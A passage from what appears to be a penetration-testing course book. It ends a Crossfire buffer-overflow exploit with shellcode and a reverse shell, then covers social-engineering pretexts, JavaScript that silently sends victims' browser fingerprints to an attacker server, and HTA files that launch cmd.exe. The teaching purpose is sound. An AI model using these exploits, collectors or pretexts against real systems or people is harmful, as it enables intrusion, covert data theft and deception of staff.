shellcode += "\xb7\xfc\xb8\x46\xaf\xfe\x40\x67\x8b\x76\xa1\xd7\x8d"
shellcode += "\xd8\x73\x44\xe1\xda\xfa\x8b\xc8\x5d\xae\x23\xbd\x72"
shellcode += "\x3c\xdb\x29\xa2\xed\x79\xc3\x35\x12\x2f\x40\xcf\x34"
shellcode += "\x7f\x6d\x02\x36"

padding = "\x41" * (4368 - len(nop_sled) - len(shellcode))
eip = "\x96\x45\x13\x08" # 0x08134596
first_stage = "\x83\xc0\x0c\xff\xe0\x90\x90\x90\x00#"

buffer = "\x11(setup sound " + nop_sled + shellcode + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*] Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*] Payload Sent !"
```

Listing 376 - Final exploit for the Crossfire application

We restart the Crossfire application and launch our exploit with the debugger attached. On our attacking machine, we receive a connection on our Netcat listener, but the shell appears to be stuck:

```
kali@kali:~$ sudo nc -lnpv 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40542
id
whoami
```

Listing 377 - The reverse shell is stuck

Going back to our debugger window, it appears that the application is paused and when we attempt to let it run, we receive a message regarding a debug event:




Figure 238: EDB - Debug Event

Simply clicking *OK* on the event and going back to our Netcat listener solves the problem. However, every time we run a command, we have to repeat the process.

This is due to the fact that the debugger is catching SIGCHLD³³¹ events generated when something happens to our spawned child process from our reverse shell such as the process exiting, crashing, stopping, etc.

To ensure that our exploit is working as intended, we restart the Crossfire application and run it without a debugger attached:

```
kali@kali:~$ nc -lvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.128] 40544
whoami
root
```

Listing 378 - A working reverse shell from the Linux machine

As we suspected, running the application without a debugger attached provides us with a working reverse shell from the victim machine.

12.7.1.1 Exercises

1. Update your proof-of-concept to include a working payload.
2. Obtain a shell from the Crossfire application with and without a debugger.

12.8 Wrapping Up

In this module, we covered the process of exploiting a buffer overflow vulnerability on a Linux operating system. Similar to the exploit used in the Windows Buffer Overflow module, we were able to debug a crash in a vulnerable application and write a fully working exploit for it.

³³¹ (Andries Brouwer, 2003), <https://www.win.tue.nl/~aeb/linux/lk/lk-5.html>

13. Client-Side Attacks

Client-side attack vectors are especially insidious as they exploit weaknesses in client software, such as a browser, as opposed to exploiting server software. This often involves some form of user interaction and deception in order for the client software to execute malicious code.

These attack vectors are particularly appealing for an attacker because they do not require direct or routable access to the victim's machine.

Client-side attacks essentially reverse the traditional attack model and have created the need for new defense paradigms.

For example, imagine an employee inside a non-routable internal network has received an email with an attachment or a link to a malicious website. If the employee opens the attachment or clicks on the link, the content (which may be a document or the contents of a web page) is sent as input to a local application on their machine. The application will then render that input and potentially execute malicious code. The employee's machine would be exploited, perhaps launching a remote shell from the compromised machine out through the firewall, to a listener on the attacker's machine.

In this module, we will describe some of the factors that are important to consider in this type of attack and walk through exploitation scenarios involving both malicious HTML Applications and Microsoft Word documents.

13.1 Know Your Target

From an attacker's standpoint, the primary difficulty with client-side attacks lies in enumeration of the victim's client software, which is not nearly as straightforward as enumeration of a WWW or FTP server. The secret to success in client-side attacks is, as with most things related to penetration testing, accurate and thorough information gathering.

We can use both passive and active information gathering techniques against our client-side attack targets.

13.1.1 Passive Client Information Gathering

When leveraging passive information gathering techniques, we do not directly interact with our intended targets.

For example, in a recent engagement we were tasked with attempting to compromise corporate employees with client-side attacks and various phishing³³² techniques. However, we were not allowed to make phone contact with employees.

³³² (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Phishing>

Given that restriction, we Googled for various known external corporate IP addresses and found one on a site that hosts collected user agent data from various affiliate sites.

This information, similar to that shown in the following screenshot, revealed the underlying operating system version of a corporate client machine:

Business	Anonymous Visitor		
IP Name	[REDACTED]	IP Address	[REDACTED]
Date	16 Mar, Fri, 12:18:01	Net Speed	Cable/DSL
ISP	[REDACTED]	Browser	Firefox 50+
Continent	Europe	Operating System	Windows 7
Country	France	Screen Resolution	Unknown
State / Region	Poitou-Charentes	Screen Color	24 Bit (16.7M)
City	[REDACTED]	Javascript	Enabled
Referrer	www.google.ro/		
Search Engine	Google.ro:		



Figure 239: Identifying the victim's browser

It also revealed the browser type and version along with installed plugins as listed in the User Agent string. We modified an existing exploit and launched it against one of our lab machines running the same operating system and browser version as our target. The test was a success so we used the exploit in a client-side attack against our corporate target, and were rewarded with a reverse shell.

We can find this type of information fairly often, for example on social media and forum websites. In fact, we have even found photos of computer screens revealing information about operating system type and version, application versions, antivirus applications in use, and much more. Time spent doing research is never wasted.

13.1.2 Active Client Information Gathering

By contrast, active client information gathering techniques make direct contact with the target machine or its users.

This could involve placing a phone call to a user in an attempt to extract useful information or sending a targeted email to the victim hoping for a click on a link that will enumerate the target's operating system version, browser version, and installed extensions.

We will explore active information gathering techniques in this section.

13.1.2.1 Social Engineering and Client-Side Attacks

As most client-side attacks require some form of interaction with the target, such as requiring the target to click on a link, open an email, run an attachment, or open a document, we should preemptively leverage social engineering³³³ tactics to improve our chances of success.

³³³ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Social_engineering_\(security\)](https://en.wikipedia.org/wiki/Social_engineering_(security))

Imagine the following scenario. We are on an engagement, trying to execute a client-side attack against the Human Resources (HR) department. We could just blindly jump in and attack, but our chances of success are slim since we have no idea what operating system and applications they are using, nor which versions. Instead, we will favor caution and respond to a job posting with a malformed “resume” document that is designed to not open. We word the email in such a way as to entice a response of some kind.

The next day, we receive an email response indicating that, not surprisingly, HR can not open our document. In an attempt to help resolve the issue, we respond (hopefully by phone, if possible) asking what exact version of Microsoft Office they are using, offering that the issue may be caused by a version incompatibility. This type of dialog can be continued by asking about security features that may be enabled in Office, or the version of the operating system in use. This type of dialog must be balanced, low-key, and peppered with comments that justify the question, such as, “The resume makes use of advanced features like macros to help make it stand out and make the content easy to navigate”. Although the exact process is beyond the scope of this module, this practice is known as *pretexting*³³⁴ and can greatly improve our chances of success.

In our scenario, we discover that the HR representative is unsurprisingly using a specific version of Microsoft Office and that they are allowed to execute Word macros. Armed with this information, we can craft a second resume Word document containing a macro leveraging PowerShell to open a reverse shell and email it to them.

Of course, this is a simplified success story. Your social engineering pretexts will most certainly have to be more intricate and specific, based on information you have gathered in advance.

13.1.2.2 Client Fingerprinting

The process of client fingerprinting³³⁵ is extremely critical to the success of our attack, but to obtain the most precise information, we must often gather it from the target machine itself. We can perform this important phase of the attack as a standalone step before the exploitation process or incorporate fingerprinting into the first stage of the exploit itself.

Let’s assume we have convinced our victim to visit our malicious web page in a practical example. Our goal will be to identify the victim’s web browser version and information about the underlying operating system.

Web browsers are generally a good vector for collecting information on the target. Their evolution, complexity, and richness in functionality has become a double-edged sword for both end users and attackers.

We could create our own custom tool but there are many available open-source fingerprinting projects, and the most reliable ones are generally those that directly leverage common client-side components such as JavaScript.

³³⁴ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Social_engineering_\(security\)#Pretexting](https://en.wikipedia.org/wiki/Social_engineering_(security)#Pretexting)

³³⁵ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Device_fingerprint



For this example, we will use the *Fingerprintjs2* JavaScript library,³³⁶ which can be installed by downloading and extracting the project archive from its GitHub repository:

```
kali@kali:/var/www/html$ sudo wget https://github.com/Valve/fingerprintjs2/archive/master.zip
--2019-07-24 02:42:36-- https://github.com/Valve/fingerprintjs2/archive/master.zip
...
2019-07-24 02:42:41 (116 KB/s) - 'master.zip' saved [99698]

kali@kali:/var/www/html$ sudo unzip master.zip
Archive: master.zip
eb44f8f6f5a8c4c0ae476d4c60d8ed1015b2b605
  creating: fingerprintjs2-master/
  inflating: fingerprintjs2-master/.eslintrc
...
kali@kali:/var/www/html$ sudo mv fingerprintjs2-master/ fp
```

Listing 379 - Downloading the Fingerprintjs2 library

We can incorporate this library into an HTML file based on the examples included with the project. We will include the **fingerprint2.js** library from within the **fingerprint2.html** HTML file located in the **/var/www/html/fp** directory of our Kali web server:

```
kali@kali:/var/www/html/fp$ cat fingerprint2.html
<!doctype html>
<html>
<head>
  <title>Fingerprintjs2 test</title>
</head>
<body>
  <h1>Fingerprintjs2</h1>

  <p>Your browser fingerprint: <strong id="fp"></strong></p>
  <p><code id="time"/></p>
  <p><span id="details"/></p>
  <script src="fingerprint2.js"></script>
<script>
  var d1 = new Date();
  var options = {};
  Fingerprint2.get(options, function (components) {
    var values = components.map(function (component) { return component.value });
    var murmur = Fingerprint2.x64hash128(values.join(''), 31);
    var d2 = new Date();
    var timeString = "Time to calculate the fingerprint: " + (d2 - d1) + "ms";
    var details = "<strong>Detailed information:</strong><br />";
    if(typeof window.console !== "undefined") {
      for (var index in components) {
        var obj = components[index];
        var value = obj.value;
        if (value !== null) {
          var line = obj.key + " = " + value.toString().substr(0, 150);
          details += line + "<br />";
        }
      }
    }
  });
</script>
```

³³⁶ (Valve,2019), <https://github.com/Valve/fingerprintjs2>

```

        }
      }
    }
    document.querySelector("#details").innerHTML = details
    document.querySelector("#fp").textContent = murmur
    document.querySelector("#time").textContent = timeString
  });
</script>
</body>
</html>

```

Listing 380 - Using the Fingerprintjs2 JavaScript library

The JavaScript code in Listing 380 invokes the *Fingerprint2.get* static function to start the fingerprinting process. The *components* variable returned by the library is an array containing all the information extracted from the client. The values stored in the *components* array are passed to the *murmur*³³⁷ hash function in order to create a hash fingerprint of the browser. Finally, the same values are extracted and displayed in the HTML page.

The above web page (Figure 240) from our Windows lab machine reveals that a few lines of JavaScript code extracted the browser User Agent string, its localization, the installed browser plugins and relative version, generic information regarding the underlying Win32 operating system platform, and other details:

³³⁷ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/MurmurHash>

Fingerprints2

Your browser fingerprint: **062bc40b044b31183bb4eba2fa125261**

Time took to calculate the fingerprint: 256ms


```
Detailed information:
userAgent = Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
webdriver = false
language = en-US
colorDepth = 24
deviceMemory = not available
hardwareConcurrency = 1
screenResolution = 800,600
availableScreenResolution = 800,560
timezoneOffset = 420
timezone = America/Los_Angeles
sessionStorage = true
localStorage = true
indexedDb = true
addBehavior = false
openDatabase = false
cpuClass = not available
platform = Win32
plugins = Edge PDF Viewer,Portable Document Format,application/pdf,pdf
canvas = canvas winding:yes,canvas fp:data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAB9AAAADICAYAAACwGnoBAAAAAXNSR0IArs4c6QAAAARnQ
webgl = data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAASwAACWCAYAAABkW7XSAAAAAXNSR0IArs4c6QAAAARnQU1BAACxjwv8YQUAAg9SURBVHhe7d
webglVendorAndRenderer = Microsoft~Microsoft Basic Render Driver
adBlock = false
hasLiedLanguages = false
hasLiedResolution = false
hasLiedOs = false
hasLiedBrowser = false
touchSupport = 0,false,false
fonts = Arial,Arial Black,Arial Narrow,Arial Rounded MT Bold,Book Antiqua,Bookman Old Style,Cabri,Calibri,Cambria,Cambria Math,Century
audio = 124.08073878219147
```

Figure 240: Fingerprinting a browser through the JavaScript Fingerprints2 library

Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299

Listing 381 - The complete User Agent string extracted by the JavaScript script

We can submit this User Agent string to an online user agent database to identify the browser version and operating system as shown in Figure 241.



Here's how we parse the user agent:

```
Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537 Edge/16.16299
```

Edge 41 on Windows 10

Here's detailed information about it:

Simplified readout	Software	Operating System
Clear, human readable descriptions of the software & platform	Information about the web software	Information about the Operating System
Simple Software String Edge 41 on Windows 10	Software Edge 41	Operating System Windows 10
Simple Sub-description	Software Name Edge	Operating System Name Windows
---	Software Name Code edge	Operating System Name Code windows
Simple Operating Platform	Software Version 41	Operating System Flavour ---
---	Software Version (full) 41.16299.15	Operating System Version 10
	Layout Engine Name EdgeHTML	Operating System Version (full) NT 10.0
	Layout Engine Version 16.16299	Operating System Frameworks ---
	Software Type browser -> web-browser	
	Hardware Type computer	Misc Miscellaneous Information
		Operating Platform

Figure 241: Identifying the exact browser version through the [http://developers.whatismybrowser.com user agent database](https://developers.whatismybrowser.com/useragents/parse/#parse-useragent)

Notice that the User Agent string implicitly tells us that Microsoft Edge 41 is running on the 32-bit version of Windows 10. For 64-bit versions of Windows, the string would have otherwise contained some information regarding the 64-bit architecture as shown below:

```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537 Edge/16.16299
```

Listing 382 - The complete User Agent string for the same version of Microsoft Edge on a 64-bit version of Windows

We managed to gather the information we were after, but the JavaScript code from Listing 380 displays data to the victim rather than to the attacker. This is obviously not very useful so we need to find a way to transfer the extracted information to our attacking web server.

A few lines of Ajax³³⁸ code should do the trick. Listing 383 shows a modified version of the previously used fingerprint web page. In this code, we use the XMLHttpRequest JavaScript API to interact with the attacking web server via a POST request. The POST request is issued against the same server where the malicious web page is stored, therefore the URL used in the xmlhttp.open method does not specify an IP address.

³³⁸ (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Ajax_\(programming\)](https://en.wikipedia.org/wiki/Ajax_(programming))

The `components` array, which contains the information extracted by the `Fingerprint2` library, is processed by a few lines of JavaScript code, similar to the previous example. This time, however, the result output string is sent to `js.php` via a POST request. The key components are highlighted in Listing 383 below:

```
<!doctype html>
<html>
<head>
  <title>Blank Page</title>
</head>
<body>
  <h1>You have been given the finger!</h1>
  <script src="fingerprint2.js"></script>
  <script>
    var d1 = new Date();
    var options = {};
    Fingerprint2.get(options, function (components) {
      var values = components.map(function (component) { return component.value });
      var murmur = Fingerprint2.x64hash128(values.join('')), 31)
      var clientfp = "Client browser fingerprint: " + murmur + "\n\n";
      var d2 = new Date();
      var timeString = "Time to calculate fingerprint: " + (d2 - d1) + "ms\n\n";
      var details = "Detailed information: \n";
      if(typeof window.console !== "undefined") {
        for (var index in components) {
          var obj = components[index];
          var value = obj.value;
          if (value !== null) {
            var line = obj.key + " = " + value.toString().substr(0, 150);
            details += line + "\n";
          }
        }
      }
      var xmlhttp = new XMLHttpRequest();
      xmlhttp.open("POST", "/fp/js.php");
      xmlhttp.setRequestHeader("Content-Type", "application/txt");
      xmlhttp.send(clientfp + timeString + details);
    });
  </script>
</body>
</html>
```

Listing 383 - Sending browser information to the attacker server

Let's look at the `/fp/js.php` PHP code that processes the POST request on the attacking server:

```
<?php
$data = "Client IP Address: " . $_SERVER['REMOTE_ADDR'] . "\n";
$data .= file_get_contents('php://input');
$data .= "-----\n";
file_put_contents('/var/www/html/fp/fingerprint.txt', print_r($data, true), FILE_APPEND | LOCK_EX);
?>
```

Listing 384 - PHP code that processes a JavaScript POST request and dumps the uploaded data to a file

The PHP code first extracts the client IP address from the `$_SERVER`³³⁹ array, which contains server and execution environment information. Then the IP address is concatenated to the text string received from the JavaScript POST request and written to the `fingerprint.txt` file in the `/var/www/html/fp/` directory. Notice the use of the `FILE_APPEND` flag, which allows us to store multiple fingerprints to the same file.

In order for this code to work, we need to allow the Apache `www-data` user to write to the `fp` directory:

```
kali@kali:/var/www/html$ sudo chown www-data:www-data fp
```

Listing 385 - Changing permissions on the fp directory

Once the victim browses the `fingerprint2server.html` web page (Figure 242), we can inspect the contents of `fingerprint.txt` on our attack server:

```
Client IP Address: 10.11.0.22
Client browser fingerprint: ff0435cc84bcac49b15078773c5e3f2e

Time took to calculate the fingerprint: 625ms

Detailed information:
 userAgent = Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 Edge/16.16299
 webdriver = false
 language = en-US
 colorDepth = 24
 deviceMemory = not available
 hardwareConcurrency = 1
 screenResolution = 787,1260
 availableScreenResolution = 747,1260
 timezoneOffset = 420
 timezone = America/Los_Angeles
 sessionStorage = true
 localStorage = true
 indexedDb = true
 addBehavior = false
 openDatabase = false
 cpuClass = not available
 platform = Win32
 plugins = Edge PDF Viewer,Portable Document Format,application/pdf,pdf
 canvas = canvas winding:yes,canvas fp:data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAB9
 webgl = data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAASwAACWCAYAAABkW7XSAAAAAXNSR0IA
 webglVendorAndRenderer = Microsoft~Microsoft Basic Render Driver
 adBlock = false
 hasLiedLanguages = false
 hasLiedResolution = false
 hasLiedOs = false
 hasLiedBrowser = false
 touchSupport = 0,false,false
 fonts = Arial,Arial Black,Arial Narrow,Arial Rounded MT Bold,Book Antiqua,Bookman Old
 audio = 124.08073878219147
```

³³⁹ (The PHP Group, 2019), <https://www.php.net/manual/en/reserved.variables.server.php>

Listing 386 - The browser fingerprint information sent to the server

With this modification, no information will be displayed in the victim's browser. The XMLHttpRequest silently transferred the data to our attack server without any interaction from the victim. The only output seen by the victim is our chosen text:

You have been given the finger!




Figure 242: Browser Fingerprinting through a XMLHttpRequest request

13.1.2.3 Exercises

Note: Reporting is not required for these exercises

1. Identify your public IP address. Using public information sources, see what you can learn about your IP address. If you don't find anything on your specific IP address, try the class C it is a part of.
2. Compare what information you can gather about your home IP address to one gathered for your work IP address. Think about how an attacker could use the discovered information as part of an attack.
3. Download the *Fingerprint2* library and craft a web page similar to the one shown in the Client Fingerprinting section. Browse the web page from your Windows 10 lab machine and repeat the steps in order to collect the information extracted by the JavaScript library on your Kali web server.

13.2 Leveraging HTML Applications

Turning our attention to specific client-side attacks, we will first focus on *HTML Applications*.³⁴⁰

³⁴⁰ (Microsoft, 2011), [https://msdn.microsoft.com/en-us/library/ms536496\(VS.85\).aspx](https://msdn.microsoft.com/en-us/library/ms536496(VS.85).aspx)

If a file is created with the extension of `.hta` instead of `.html`, Internet Explorer will automatically interpret it as a HTML Application and offer the ability to execute it using the `mshta.exe` program.

The purpose of HTML Applications is to allow arbitrary execution of applications directly from Internet Explorer, rather than downloading and manually running an executable. Since this clashes with the security boundaries in Internet Explorer, an HTML Application is always executed outside of the security context of the browser by the Microsoft-signed binary `mshta.exe`. If the user allows this to happen, an attacker can execute arbitrary code with that user's permissions, avoiding the security restrictions normally imposed by Internet Explorer.

While this attack vector only works against Internet Explorer and to some extent Microsoft Edge, it is still useful since many corporations rely on Internet Explorer as their main browser. Moreover, this vector leverage features directly built into Windows operating systems and, more importantly, it is compatible with less secure Microsoft legacy web technologies such as ActiveX.³⁴¹

13.2.1 Exploring HTML Applications

Similar to an HTML page, a typical HTML Application includes `html`, `body`, and `script` tags followed by JavaScript or VBScript code. However, since the HTML Application is executed outside the browser we are free to use legacy and dangerous features that are often blocked within the browser.

In this example, we will leverage ActiveXObject³⁴² which can potentially (and dangerously) provide access to underlying operating system commands. This can be achieved through the Windows Script Host functionality or WScript³⁴³ and in particular the Windows Script Host Shell object.³⁴⁴

Once we instantiate a Windows Script Host Shell object, we can invoke its `run` method³⁴⁵ in order to launch an application on the target client machine.

Let's create a simple proof-of-concept HTML Application to launch a command prompt:

```
<html>
<body>

<script>

  var c = 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);

</script>

</body>
</html>
```

³⁴¹ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/ActiveX>

³⁴² (Microsoft, 2017), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Microsoft_Extensions/ActiveXObject

³⁴³ (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/at5ydy31\(v=vs.84\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/at5ydy31(v=vs.84))

³⁴⁴ (Microsoft, 2015), [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/aew9yb99\(v=vs.84\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/aew9yb99(v=vs.84))

³⁴⁵ (Adersoft, 2019), <http://www.vbsedit.com/html/6f28899c-d653-4555-8a59-49640b0e32ea.asp>

Listing 387 - HTA file to open cmd.exe

We can place this code in a file on our Kali machine (**poc.hta**) and serve it from the Apache web server. Once a victim accesses this file using Internet Explorer, they will be presented with the popup dialog shown in Figure 243.




Figure 243: First dialog

This dialog is the result of an attempted execution of an **.hta** file. Selecting **Open** will prompt an additional dialog:




Figure 244: Second dialog

The second dialog is presented because the sandbox protection of Internet Explorer, also called *Protected Mode*,³⁴⁶ is enabled by default. The victim can select **Allow** to permit the action, which will execute the JavaScript code and launch **cmd.exe** as shown in Figure 245.

³⁴⁶ (Microsoft, 2011), [https://technet.microsoft.com/en-us/windows/bb250462\(v=vs.60\)](https://technet.microsoft.com/en-us/windows/bb250462(v=vs.60))




Figure 245: cmd.exe opened

While **mshta.exe** is executing, it keeps an additional window open behind our command prompt. To avoid this, we can update our proof-of-concept to close this window with the **.close();** object method, shown below:

```

<html>
<head>

<script>

  var c= 'cmd.exe'
  new ActiveXObject('WScript.Shell').Run(c);

</script>

</head>
<body>

<script>

  self.close();

